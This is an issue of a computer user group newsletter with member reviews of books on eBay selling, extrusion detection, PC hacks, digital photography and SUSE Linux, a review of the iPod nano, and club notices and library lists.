What do you do if the buyer wants to return an item? The author does a good job on the various things you can do. Long before Ebay and computers I was selling all over the U.S. and one time a school district in Indiana sent back a whole truckload of my learning materials claiming they could not possibly work in teaching math and reading. I was very worried as schools all over the country were ordering my materials. I didn't want to have more school districts returning truckloads of materials. In desperation I came up with my now famous "Pink Sheet" included in every box. I led them through a series of about seven statements and after that none were ever returned. I have no idea if that would work with Ebay.

If you sell internationally as I do, you need to be aware of country-specific restrictions besides our own shipping restrictions. The book also discusses rates and safe packaging, etc. For example, you can't ship baby walkers to Canada or playing cards to the Philippines, etc. I have to be especially careful as some of my popular items can be mistaken for disguised drug shipments.

Author Nancy O'Conner does a great job making the book interesting and very useful. "Ebay, the Missing Manual" lists for \$25 and has an ISBN number of 0-596-00644-6. It is from the Pogue Press division of O'Reilly Media (<http://www.oreilly.com/catalog/ebaytmm/>). You can get additional information from www.MissingManuals.com. If you buy or sell on Ebay I consider this book essential and if you are thinking of trying Ebay you can save yourself a lot of grief by reading this fantastic book. Don't bother with that fellow on TV who claims to give you a free CD about Ebay. He is very convincing but I called one day and think it is a ripoff.

Review Editor's Note: O'Reilly offers User Group members 30% off list price with free S&H for purchases over \$30 (see the Orange Bytes Membership Benefits column). ■

Extrusion Detection: Security Monitoring for Internal Intrusions

Review by *Jim DuWaldt, NOCCC*

This book describes how to use author Richard Bejtlich's concepts on security to detect the presence of compromised machines on your network.

The audience is computer-literate people responsible for security of a network but not security specialists themselves. But, if you don't know TCP, then it would help to find an article, such as http://www.onlamp.com/pub/a/bsd/2001/03/14/FreeBSD_Basics.html, and study it. Or, you could reference Mr. Bejtlich's first book, *The Tao of Network Security*.

I enjoyed that first book because of its strong points of view: on the proper architecture and methods for securing a network, its insistence on examining demonstrably useful but obscure tools, and for pointing the reader to other sources for generic information on well-known tools while giving specific examples of their use.

Its most important message was that "Intruders are smarter than you, therefore eventually prevention will fail." The goal of *Extrusion Detection* is to help you prepare for and handle that eventuality.

Extrusion Detection's Introduction features an excellent change: Instead of cheerful praise, it is an interview of Mr. Bejtlich by Marcus Ranum, one of the earliest (and still relevant) network security theorists and practitioners.

The book follows with a recap of design principles for a defensible network and of the types of traffic data to collect. Next is how these data types apply to *Extrusion Detection*: Session data (unauthorized or suspicious sites, odd ports, unusual durations or frequencies), Statistical data (host activity profiling, traffic mix over unit time, traffic per unit time), Full Content data (email, file transfer, and chat contents), and Alert data (exploitation attempts outbound from your clients and inbound attempts against your servers).

Initial security architectures are expanded upon: in-line hardware used to repeat packets to logging equipment (a quibble: the equipment photo on page 119 does not match the text description, and appears to be a duplicate of a previous photo), proxies that log what exits the network, reverse proxies to defeat an attacker's use of encryption, "Sinkholes" (aka Darknets) to absorb (and make note of) internal recon scans of your network and using the Quality of Service (QoS) features in the pF firewall to prevent an internal email spammer from consuming all your bandwidth while you track it down. Fortunately another section discusses properly securing your systems! Honeypots are absent, probably because they are involved in malware research instead of discovering ongoing penetrations. Using modern switches to enforce access is also well-covered.

The following chapters show how you use these tools in discovering and remedying breaches. First, focus is on Traffic Threat Assessment (TTA), basically a periodic sweep focusing on the use of ports and protocols: email, icmp, se-



cure shell, ldap and other protocols are examined for signs of abuse using the author's open source tool Squil to consolidate information from the book's standard security sensors.

The author does not pretend that the chapters on incidence response preparation and forensics for compromised systems are deep, but I believe you will find them useful for developing an SOP until further study could be performed.

The book concludes with a TTA case study and a chapter on Botnets. The TTA chapter serves as another chapter to mine for SOP or to help validate an SOP formed from the earlier TTA chapter.

A more serious problem, and always an issue for books in this field, is obsolescence: How Botnets work is well covered but they are described as using IRC for communications. Unfortunately, criminals are moving to encrypted HTTP over port 80, hoping to hide in the typical storm of traffic on that port (Probably a topic for his next book).

This book is well-focused, covers a lot of ground and, with the exception of methods of controlling Botnets, up to date. I am glad to have it on my shelf and do not hesitate to recommend it to you.


The book is published by Addison-Wesley (Copyright 2006). ISBN 0-321-34996-2. <http://www.awprofessional.com/bookstore/product.asp?isbn=0321349962&rl=1>.

It lists for \$50 and is \$33 on Amazon.com or from the publisher if you first register. (See the Bytes Membership Benefits column.) ■

PC Hacks

Review by *Dr. John Hanson, NOCCC*

This is another terrific O'Reilly book every club member should have, even if you use only one of the ideas. One of the most useful is about two small programs that you can download that, hopefully, will predict when your hard drive is about to fail so you can replace it in time. Not all of us back up our data as faithfully as we should so this could be a big help. It uses the SMART technology that is built into most current hard drives. Check your Bios to be sure that the SMART feature is enabled.



My favorite computer on which I do most of my writing work in DOS with WordStar is a 166mc 386 and the Bios is dated 1997, version 1 with only about 10 features and no SMART feature. I will try the two programs mentioned when I have time. Disk Check is a non-resident utility you can use and is available at <http://www.PassMark.com/products/diskcheckup>.

Continued on page 12

htm. It may be that I have installed a more modern, larger hard drive that has SMART technology. There is another memory resident program that the book says is very useful. For download, go to: <http://www.Ariolic.com/ActiveSmart>. I haven't tried either personally yet so let me know if you try them.

Almost all O'Reilly books are excellent, but they do have a few duds like "Hardware Hacking Projects" available in the club library. Like most poor books it does have some useful things so it never hurts to look it over quickly. Even in the best O'Reilly books there could be some bad advice such as in "PC Annoyances" where it says to turn off the printer in the middle of a long print job you don't want. That could cause a terrible paper jam such as on my HP-4+ printers. I find it better to remove the paper by opening the cassette drawer. When it stops printing turn it off to dump the memory. More modern printers may have a "cancel" feature but nothing beats the HP-4+ for reliability and low-cost laser printing.

Back to PC Hacks. Most magazine articles tell you that lots of memory is one of the best things you can do for your computer. If you have more than 512 mb or even much less with Win 95 or 98 you can have serious problems. My favorite Photoshop computer with Win 98 was having some start up problems so I sent it to Jim Sanders, who is an expert on sick computers and many other things. In the meantime I replaced it with another Win 98 machine but it couldn't print large thumbnail foto files as the other could. Hack #33 in the book tells you how to tame the Win 95-98 cache by fixing the VCache bug. The bug can cause the VCache to use up to 800 mb of your memory so that your programs have nothing. Be sure to also read Hack # 66 with more details on VCache. A similar Hack # 65 tells how to use Smartdrv if you use any DOS programs with Win 95-98.

The book, by Jim Aspinwall, is quite modern, first published in 2004 and includes not only all versions of Windows thru XP and 2003 but Linux as well. In addition to the title it has a subtitle of "100 Industrial-Strength Tips and Tools." The publisher even welcomes your personal hacks. Go to <http://hacks.oreilly.com/> for more ideas or suggesting your own hack.

PC Hacks is set up very efficiently with every hack numbered and similar hacks grouped together by categories called chapters such as "Basic System Board Hacks" with ten hacks. Another category with 18 hacks is Disk Hacks. With its 285 pages, it has an excellent table of contents with ten chapters as well as a great index so it's easy to find all kinds of things useful for the reader. At the beginning of each chapter is an excellent description of the things the following hacks will accomplish. The type font and layout are very easy to read. Many of us tear out useful tips from our computer magazines but filing and finding them later is a problem. Here, this book has all kinds of similar ideas all in one place. The book lists for \$25 but club members get a 30% discount. (See Membership Benefits column in this newsletter.) ISBN 0-596-00748-5 at <http://www.oreilly.com/catalog/pchks/>. ■


Stephen Johnson on Digital Photography

A book for browsing or reading - your choice.

Review by John Donan, NOCCC

I am an accomplished browser and it was the book's browsing appeal that first caught my eye. Among its 320 pages (8.5x10 inches), it has 715 illustrations reproduced with a 200-line screen, 5-color throughout, including beautiful duotones. Many of the larger ones spread beyond a single page. Most of them are his own work, described by those with long-term association as

"Landscape Art," as he has been taking beautiful landscape photography for decades. His work through the years has been influenced by environmental issues dating back to his early involvement in political campaigns, working for the California Coastal Initiative in 1972. One of the book's illustrations is shown here. It is (Figure 1) a shot from Mt. Saint Helens in 1995 showing the crater, Spirit Lake and Mt Rainier in the distance.



His efforts continued along these lines into his professional life as an adult with his work on behalf of Mono Lake, the Great Central Valley and the National Parks. This started with traditional film camera techniques. Now Johnson is widely recognized among his peers as a pioneer of digital photography. He discovered digital photography between about 1991 and 1994. It was in January 1994 when he announced he was abandoning film. His pioneering digital work at that time, in the National Parks, are stunning explorations of places first explored by prominent film photographers. In doing this, he has created an entirely new photographic standard in the park's already rich visual history. Among his projects are The Great Central Valley Project (a photographic exhibit and book,) At Mono Lake, a

book and National Endowment for the Arts funded exhibition and his *Making a Digital Book* which was published late in 1993.

This book is somewhat of an enigma. It presents much technical information yet it is very easy to casually read. Still it is not a “nuts and bolts” technical presentation of how you do it by lessons. In Part 4, the Photoshop palettes, editors, menus, etc. are there to support discussions. The material is woven around experiences of the author’s career allowing for examples of his exceptional work to be used. (In 1988, he was awarded a Congressional Special Recognition Award by the U.S. House of Representatives.) With historic back up and functional explanations, the book is broadening with its information. In my crisscrossing through the book, the first chapters I completely read through happened to be the last two of its twenty chapters. (The book begins with the history of digital photography.) Chapter nineteen deals with ethics in the digital age or as my late son-in-law often said, “How do you know when you are seeing the actual picture?” Steve brings out a number of cases where published news photos had been altered. In one case the Los Angeles Times had printed a photo from Iraq, intended to look bad, but it had some people shown in duplicate. Although the Times showed how this came about in a published apology two days later, they would not grant Johnson permission to include the original in his book. His views are quite strict as he tells about refusing to have a distracting paper cup removed from a landscape he had photographed for the cover of one of his books.

His emphasis on not eliminating or adding objects to a photo (i.e. don’t add mountains where there were none) brought a personal situation to mind. My first intent in mastering Photoshop was to restore and digitally archive my collection of fifty-year-old 35mm slides. One in particular was a view of Peters Lake for which I had won several ribbons. This Ektachrome slide with blue water and a clear blue sky revealing the San Gabriel Mountains had bled into being a magenta monochrome. The instructor gleefully proposed putting pretty clouds in the sky after I corrected the photo. I found this irritating for I want my picture close to its original state as I can get. Steve’s ethics are so strict that I began to wonder if I have been careless in handling photos in the past. I also wondered how ethics might apply to altering shots for the creation of panoramas. But those I first saw in the book had no stitching for they were taken with scan-back cameras which he uses. I later found examples of multi-exposures stitched in Photoshop to create panoramas. Conclusion - any changes made in this manner are considered to be ethical.

The cameras which seem to be most used by Johnson are BetterLight Scanning cameras. The camera performs in one single exposure. Here, the scanning element is fixed dead center with the camera rotating up to 370 degrees (the rotating head is capable of 400 degrees). By having the exposure from the center of the lens, distortions and aberrations are missing. Depending on the lens, a result of “wide angle telephoto” is possible. The camera was also adapted for infrared photography; a picture of the Tokosha Mountains of Alaska (Figure 2, below) was so taken. Although his experiences and equipment are at the high end of the scale, most of the book is directed to the rest of us. Both amateurs and professionals can gain practical and


informative knowledge from this book. In this part of the book I became aware that silicon sensors have a greater sensitivity to IR than visible light, the reverse of that of film and UV. Filters are required to prevent over exposure for these wavelengths.



The book explains the use of the scanning camera, in Chapter 3, “On Photography’s Bleeding Edge,” which exceeds other cameras in all respects. These cameras do not capture the image over two dimensions in one quick exposure but have a highly-optimized trilinear color image sensor which travels across the image plane, building up the image one line per color at a time. I researched this and found that exposure times are in minutes. Also the cost range is from over six thousand dollars to twenty eight thousand dollars. It is at this point that one realizes that this is not an ordinary “How to” book on taking and manipulating digital photos, but a book about digital photography starting with its historical background. It is interwoven with his personal experiences as they are allied to the subjects discussed. He further explains how he discovered digital photography. His status of authority is substantiated by the statement I have now seen in many places, “Stephen Johnson is internationally recognized as a digital photography pioneer.” Johnson states that when he first assisted Adobe, he was using Photoshop before it was called Photoshop.

Many of the techniques he has used have been accom-

continued on page 16



Pig SIG Open To ALL

Meet us in the Cafeteria in Argyros Hall around 11:30 am (until about 1pm). If you’re hungry, there is a buffet lunch and snack bars open.

There are several sets of tables where NOCCC people gather, eat and chat. Just look for the badges, grab a chair, and join in! This is an informal group, so many different subjects are discussed. It’s a great opportunity to mix, mingle and network. See ya there! ■

December Meeting Photos






President Elise Edgel talking about some of the new features in Adobe Reader V. 7 at the Main Meeting





Sylvia & Ted





The raffle winners for December.



The Holiday Party and pot luck diner went very well. A great assortment of really good food and snacks had everyone satiated and then some.



plished using older technology for that is all that existed at the time the illustrations were created. This may explain why some of the newer features of Photoshop CS2 aren't covered, but this is not a Photoshop book. The brief fifty pages in the middle of the book, Part 4, titled "Techniques of the Digital Darkroom," do include coverage of Photoshop. As brief as it is there is an astounding amount of material. It is impressive as to how much information per page exists. I am pleased to have found much information which I was previously unaware. One of his techniques that I picked up is how he maintains tone when repairing blemishes in a photo. He uses the Stamp Tool (now renamed Clone Tool); in this way, he takes samples from opposite sides, each at 50% opacity and combines them. Also I was unaware of the use of the arrow keys to fine-adjust the placement of a tone point of the Curves tool. There was an impressive fact stated that a 35 mm sensor in a camera, of the size 11 to 14 megapixels, will exceed the resolution of a 35mm slide. Also silicon reacts to light more similar to our eyes than film. The book has helped broaden my overall knowledge of digital photography. In viewing the book's side by side comparisons (same scene) of film vs. digital exposures, the most serious doubter will be convinced.

Today's digital photography grew from the space program and the cold war spy efforts. The book contains pictures from Voyagers 1 and 2, which are the most impressive images from the first 30 years of space flight. The book's topics range from the history of development to anticipations of the future. The author claims we are but in the stone age of digital photography. There are 21 chapters in the book distributed among seven distinct parts. The ISBN is 0-596-52370-X. It lists for \$40 (Amazon.com has it for \$25, a 37% discount). One can download a sample chapter in PDF, Chapter 2: A History of Electronic Imaging (3.8 MB) from <http://www.oreilly.com/catalog/stephenjohnson/index.html#top>.

Illustrations used in this article are with permission of the author.

Review Editor's Note: O'Reilly offers user group members a 35% discount and free shipping. ■

SUSE LINUX


Review by Bill Allen, NOCCC

If you are new to Linux and want to explore it without harming your PC Windows installation, you might consider the SUSE version of Linux by Novell. SUSE 10.1 is the current version. This version or "distro," as it is known in the Linux vernacular, can be downloaded for free or purchased on DVD. One handy approach is to consider the Linux Starter Kit which includes both a SUSE DVD and handy booklet providing guidance for installing and getting SUSE up and running. It will install SUSE Linux so the computer user is provided with the opportunity to choose either Windows or Linux whenever the computer boots up.

Once you have SUSE up and running I recommend the book SUSE LINUX by Chris Brown, published by O'Reilly (<http://www.oreilly.com/catalog/suselinux/>). This 430 page book covers just about anything needed for a person to become as productive using Linux as they might be using Windows. The book's nine chapters cover everything from installing SUSE to operating a computer network through a Linux server. Chapter one covers acquiring and installing your SUSE distro.

Chapter two covers a number of administrative actions mainly related to learning the characteristics of the Linux file system. The Linux file system has a couple of unique features that Windows would benefit from. One is file permissions – all Linux files can be limited in access to any computer users to avoid having a tyro Linux user inadvertently wipe out a critical file. The second feature is the ability of Linux to read Windows data files, which can be a boon in recovering Windows data using Linux when the Windows system has been corrupted. Chapter three addresses two Linux desktop types – KDE and Gnome. SUSE LINUX emphasizes the KDE desktop but does touch on configuring the Gnome desktop.

SUSE LINUX addresses installing SUSE on laptops in chapter four and using Linux for server operations in chapter six. It also covers network services in chapter seven. The new Linux user should study chapter five on package management, i.e., keeping SUSE files up-to-date and installing applications (beyond those installed during the initial SUSE installation), to understand the Linux file system. This is critical for applications download and installing beyond those applications provided with the SUSE 10.1 version. As an example, I needed Scilab, a math analysis program, in SUSE. To get it I had to locate an online repository holding Scilab since it was not included in the hundreds of applications provided with the SUSE 10.1 distro. To do the download and installation of Scilab I used SUSE's YaST, its graphical package manager. But, the book provides detailed steps using Linux's Konsole application to keying in command line inputs similar to the old DOS commands under Windows. Anyone learning to live with Linux needs to become familiar with command line inputs. And this is where the SUSE LINUX book shines. It provides the detailed command line inputs needed to do more than just use the installed SUSE applications. Even the applicable optional flags relating to each command are described in detail.



Chapter eight covers security for your SUSE installation. Unique to Linux as opposed to Windows is the concept of levels of computer-wide security analogous to the earlier file permissions. For example, only the "superuser" (system administrator in Windows) can access the root folder using a dedicated password. A system firewall provided with the SUSE 10.1 distro can be instituted.

You can not only limit allowed user access but also assess your Linux configuration vulnerabilities as well as detect any attempted intrusions from the outside.

In summary, SUSE LINUX provides enough hands-on

guidance to not only get started with SUSE but even configure your desktop to own your satisfaction, plus locate download and initialize any needed applications. And those applications are by-and-large free! SUSE LINUX answered almost all my Linux questions. I am still trying to learn compiling and installing source code version of application. However, more and more applications are now available in “bin” format (similar to Windows “exe” files) which do not require compilation.

I strongly recommend SUSE LINUX by Chris Brown for any Linux newbie. The book has a five star rating on Amazon where it sells for \$26.99. This review of the book was made with a 2.4 Pentium IV using 512 MBytes RAM, a 120 GBytes HD, a wideband modem, and a 17 inch LCD monitor.

Review Editor’s Note: O’Reilly’s list price is \$40, but user group members can get 35% off and free shipping so it is less than buying from Amazon! (See our Membership Benefits column.) ■

iPod nano 2nd Generation 2GB

Review by Elise M. Edgell, NOCCC

Review of the iPod nano Second Generation 2 GB

One day, when I was about six years old, I started crying because I thought that when I grew up I would not like toys anymore. How wrong I was. I had no idea about the wonderful tech toys of the future. I just won an iPod Nano Second Generation. It is a great toy and so far, I am enjoying it.

I have had a Creative Labs MUVO (MP3 player) for about two years. It is convenient to have music and other MP3 files with me. I have not paid much attention the popular iPod series of MP3 players, figuring that they were just a fancier looking MP3 player. Now that I have had a chance to use my iPod Nano, I can see why they are so popular. The Second Generation iPods are less expensive than the older model and have a longer battery life (24 hours on a single charge) and a brighter screen according to the specs. I have not had mine long enough to test out the battery life. I have not compared the screen to the older model.

The main interface between my PC and the Nano is iTunes. This is a program that I had only used briefly to download some podcasts. I have just spent several hours learning how to use iTunes and how my Nano works. The Nano did not come with an installation disk or a user guide. There was one small sheet of paper with some very basic information. I went to the Apple Web site and downloaded the User Guide and the latest version of iTunes. I even read the User Guide.

It is easy to make a selection of music. Most of my CDs that I have ripped are stored on my computer in the WMA format. (My vehicle’s sound system handles the WMA format as well as MP3. Not so with the Nano.) Fortunately, iTunes will convert WMA files into a format that the Nano understands. I was successful in transferring the music files that I had selected to the Nano.

The Nano even has a 1.5” color screen. The words on the screen are very easy to read. Many extra features come with the Nano. It has a built in clock that syncs with the computer. There is a stopwatch feature that looks like it would be very useful if you need to time something. I then downloaded some Podcasts and I was also successful in getting them onto the Nano.

I wanted to store photos on it. Storing photos on a portable device has the advantage that if you should lose the device, you still have the image on your home computer. The User Guide recommended using either Photoshop Elements or Photoshop Album. After determining that I did not have the correct version of either program, I found out that I could just select the subdirectory that I wanted to transfer and iTunes would downsize the photos for the small screen. It is possible to transfer the photo without the compression feature but it takes up a lot more space on the Nano. I will use my USB drive to transfer full size images, not the Nano. I am going to make a folder containing the photos that I want on my Nano, then use iTunes to transfer them. The Nano does a nice slideshow with a variety of transitions.

Another feature that I think is very thoughtful is a control that lets the user limit the volume on the music. I certainly do not want to blast my ears because I accidentally turned up the volume too high. There is also an equalizer that lets you select the type of music you are playing.

One feature that sounded very handy was the ability of iTunes to sync Windows Outlook’s Contacts and Calendar with the Nano. When I attempted to do this it appeared that it was working but the information did not show up on the Nano. After checking the message board on the iPod Web site, I found out that it is a very pervasive problem and appears to be a problem with the latest version of iTunes interfacing with Microsoft’s Outlook. I am disappointed that it does not work but there is still so much that does work, and work very well, that I would recommend the iPod Nano Second Generation.

There are a lot of add-ons available for the iPods. Not all of them work with all versions of the iPods. One add-on that I am intending to get is a cover so that I will not scratch the screen. I also need some type of pouch to hold both the ear buds and the USB connector. I learned the hard way that my cat loves to eat wires, especially those for ear buds. I am now conscious of keeping the wires put away when not in use. I would also like to have an external speaker system. Some are quite elaborate and will power your iPod.

The iPod nano Second Generation 2 GB MSRP \$149.00

Street price approximately \$129.00

The iPod nano Second Generation 4 GB MSRP \$199.00

The iPod nano Second Generation 8 GB MSRP \$249.00

For more information: <http://www.apple.com/ipodnano/> ■



PRODUCTS AVAILABLE FOR REVIEW

A number of products have been obtained from vendors for review by qualified NOCCC members. If you are interested in doing a review (which will be published in Orange Bytes), please call or send an e-mail to me and provide your membership number, phone number, and e-mail address; or pick up the product at the next NOCCC meeting.

Remember, **YOU GET TO KEEP THE SOFTWARE OR BOOK!**

Currently available are the following products:

Boxed Programs and CDs

Internet Security Suite 2006 – McAfee's defense against Viruses, Spyware, Worms, Phishing, ID Theft, & Pop-ups. MSRP=\$70.

PCdefense – Laplink says that this software program provides maximum and unique protection for your PC against a wide range of threats such as spyware, crimware, adware, rootkits, and viruses. It also allows you to restore your files, settings, and programs at any time. MSRP=\$50.

V2i Protector 2.0 – From PowerQuest/Symantec, this program provides desktop backup & disaster recovery by capturing and protecting real-time working states of systems & data partitions. MSRP=\$39.

ConceptDraw 5.5, Pro Edition – This Windows business & technical diagramming software from Russia “with love,” is intended for professional flowcharting, diagramming and illustrating. Its flexible, handy tools help quickly document a variety of complex structures, systems, and processes. Its charts can be shared as a large array of graphic files and CAD documents, presentations, and web pages. It is a Windows and Macintosh cross platform. All documents and libraries are 100% compatible. Produced by Computer Systems Odessa, the MSRP=\$299.

ConceptDraw Project 2, Desktop Edition – This software also is from Computer Systems Odessa and is a unique project planning tool designed for efficient planning and tracking of multiple projects. Any business activity requires planning of several simultaneous projects with different dependencies and limited resources to be used. With You can easily share resources between projects, establish links between them and organize them in a single workspace to successfully plan projects of any size and complexity. MSRP=\$249.

Concept Draw Mindmap 4 Pro - This software also is from Computer Systems Odessa and allows you to capture and present ideas as mind maps - concise radiant diagrams. Mind maps speed up understanding, decision making and learning up to 90%. Also, use it to illustrate your MS PowerPoint presentations, generate project plans, draw pro-quality flowcharts and many more. MSRP=\$199.

Books

The following new Prentice-Hall/A-W/Sams books have recently been received:

The Official Ubuntu Book – Ubuntu, a free operating system, is “Linux for human beings.” This 400-page book from Pren-Hall shows you how to seamlessly install and customize it for home or small business use. It covers every standard desktop application from word processing, spreadsheets, Web browsing, e-mail, music, video

etc. to software development. The accompanying DVD has a version of Ubuntu that can be run from the DVD as well as the complete set of supporting packages. MSRP=\$35.

Ubuntu Unleashed – This 880-page book for the intermediate-advanced user is from Sams Publishing and presents comprehensive coverage of the popular Ubuntu Linux distribution, a user-friendly, easy-to-use operating system. The DVD has the full Ubuntu 6.06 LTS distribution for Intel x86 computers, the complete OpenOffice.org office suite, plus hundreds of additional programs and utilities. MSRP=\$50.

Moving to Ubuntu Linux – A 460-page book by well-known Linux author, Marcel Gagne, from Addison-Wesley, teaches you how to do virtually anything with Ununtu. The DVD includes the up-to-date, bootable Ubuntu Live-DVD without touching your current Windows system plus thousands of additional programs. MSRP=\$35.

Linux Administration Handbook, 2nd Edition – This book is the definitive resource for Linux system administrators who must efficiently solve technical problems and maximize the reliability and performance of a production environment. MSRP=#50.

Understanding AJAX – If you are al-

CONTINUED ON PAGE 23

Preparing a Review Article for the Orange Bytes

by Ted Littman, NOCCC Reviews Editor

The article at the following link provides suggestions for preparing a review article for the Orange Bytes and for submittal. Please read both. <http://www.noccc.org/bytes/info/index.html> **Important!** Please follow the below link to the NOCCC website and read the article on submittal. <http://www.noccc.org/bytes/info/index.html> ■

BOOKS AVAILABLE IN THE LIBRARY

NOCCC has a special benefit program for members – the **Club Library**. Members may check out books at the Reviews & Library Desk at the monthly meeting for a period of one or two months for a nominal fee of \$2 for one month or \$3 for two months. A security deposit (equal to the list price of the book) must be posted. When the book is returned in good condition, the deposit is refunded. **No review is required.**

The full list of available books is as follows:

Windows XP Hacks, 1st Edition – 100 smart, time-saving and useful tips and tricks for virtually every feature in Windows XP Home & Pro editions. From O'Reilly. MSRP=\$25.

Hardware Hacking Projects for Geeks – This O'Reilly book is authored by Scott Fullam who has been “hacking” hardware since he was ten years old. It contains 15 amazing projects that range from the truly useful to the legendary and wacky. MSRP=\$30.

Building the Perfect PC – This book by Robert Bruce & Barbara Thompson delivers end-to-end instructions, simple enough for even the most inexperienced computerist, for creating your ideal machine. Five different classes of machines are covered with full descriptions of all items and options. From O'Reilly. MSRP=\$30.

Upgrading Your PC, 2nd Ed. – New Riders book + DVD authored by Mark Soper. A good reference if you are planning to enhance your PC. MSRP=\$25.

Absolute Beginner's Guide to Creating Web Pages, 2nd Ed. – This book authored by Todd Stauffer from Que Publishing teaches you how to design & build your own Web sites by showing you the fundamentals first and then building on that foundation

with a hands-on tutorial approach. MSRP=\$19.

Advanced UNIX Programming, 2nd Ed. – The classic guide to UNIX programming is authored by Marc Rochkind & published by Addison-Wesley. MSRP=\$45.

Linux Programming by Example – This book teaches Linux programming by showing & explaining well-written programs drawing from both V7 UNIX and GNU source codes. Authored by Arnold Robbins (who wrote UNIX in a Nutshell), the book is from Prentice Hall. MSRP=\$40.

Moving to Linux, 2nd Edition Draft – \$20

UNIX Shells by Example, 4th Ed. – Author Ellie Quigley has thoroughly updated her classic book and delivers the information today's shell programmers need most – including comprehensive coverage of Linux shell programming with bash! The accompanying CD has a comprehensive shell programming code library with all source code & data files necessary for this book's hundreds of example programs. From Prentice Hall. MSRP=\$50.

Understanding the Linux Virtual Memory Manager – This book/CD, authored by Mel Gorman, presents both theoretical foundations & a line-by-line commentary in unprecedented detail. It covers everything from physical memory description to out-of-memory management. Published by Prentice Hall, MSRP=\$60.

Interprocess Communications in Linux – The definitive guide to Linux processes and IPF for programmers and system administrators by John S. Gray from Prentice Hall. MSRP=\$50.

Managing Linux Systems with Webmin – System Administration & Module Development by Jamie Cameron from Prentice Hall. MSRP=\$45.

Building Applications with the Linux Standard Base – An initiative of the Free Standing Group, the LSB is a set of standards designed to increase compatibility among Linux distributions and enable applications to run on any LSB-compliant system. This book (plus CD) shows developers how to create, test, and certify software for LSB-2 compli-

ance. MSRP=\$45.

Implementing CIFS - The Symantec Guide to Home Internet Security – Published by Addison-Wesley. MSRP=\$20.

WI-FOO The Secrets of Wireless Hacking – This hands-on, practical guide covers everything you need to attack or protect any wireless network. Authored by Andrew Vladimirov, Konstantin Gavrilenko, & Adrei Mikhailovsky, the book is published by Addison-Wesley. MSRP=\$35.

Project 2003 Personal Trainer – You can become the Project Superhero in your office with this easy-to-follow training manual with an interactive simulation CD. Published by O'Reilly. MSRP=\$30.

Murach's ASP.NET 2.0 Upgrader's Guide VB Edition – Mike Murach has published this VB edition of their ASP.NET book for experienced developers. MSRP=\$39.50.

Implementing CIFS, the Common Internet File System – An authoritative guide to the inner workings of Microsoft's Internet/intranet file sharing system from Prentice Hall authored by Christopher Hertel. MSRP=\$45.

Classic Shell Scripting – The key to unlocking the real potential of Unix. A How To book by Arnold Robbins & Nelson Beebe from O'Reilly. MSRP=\$35.

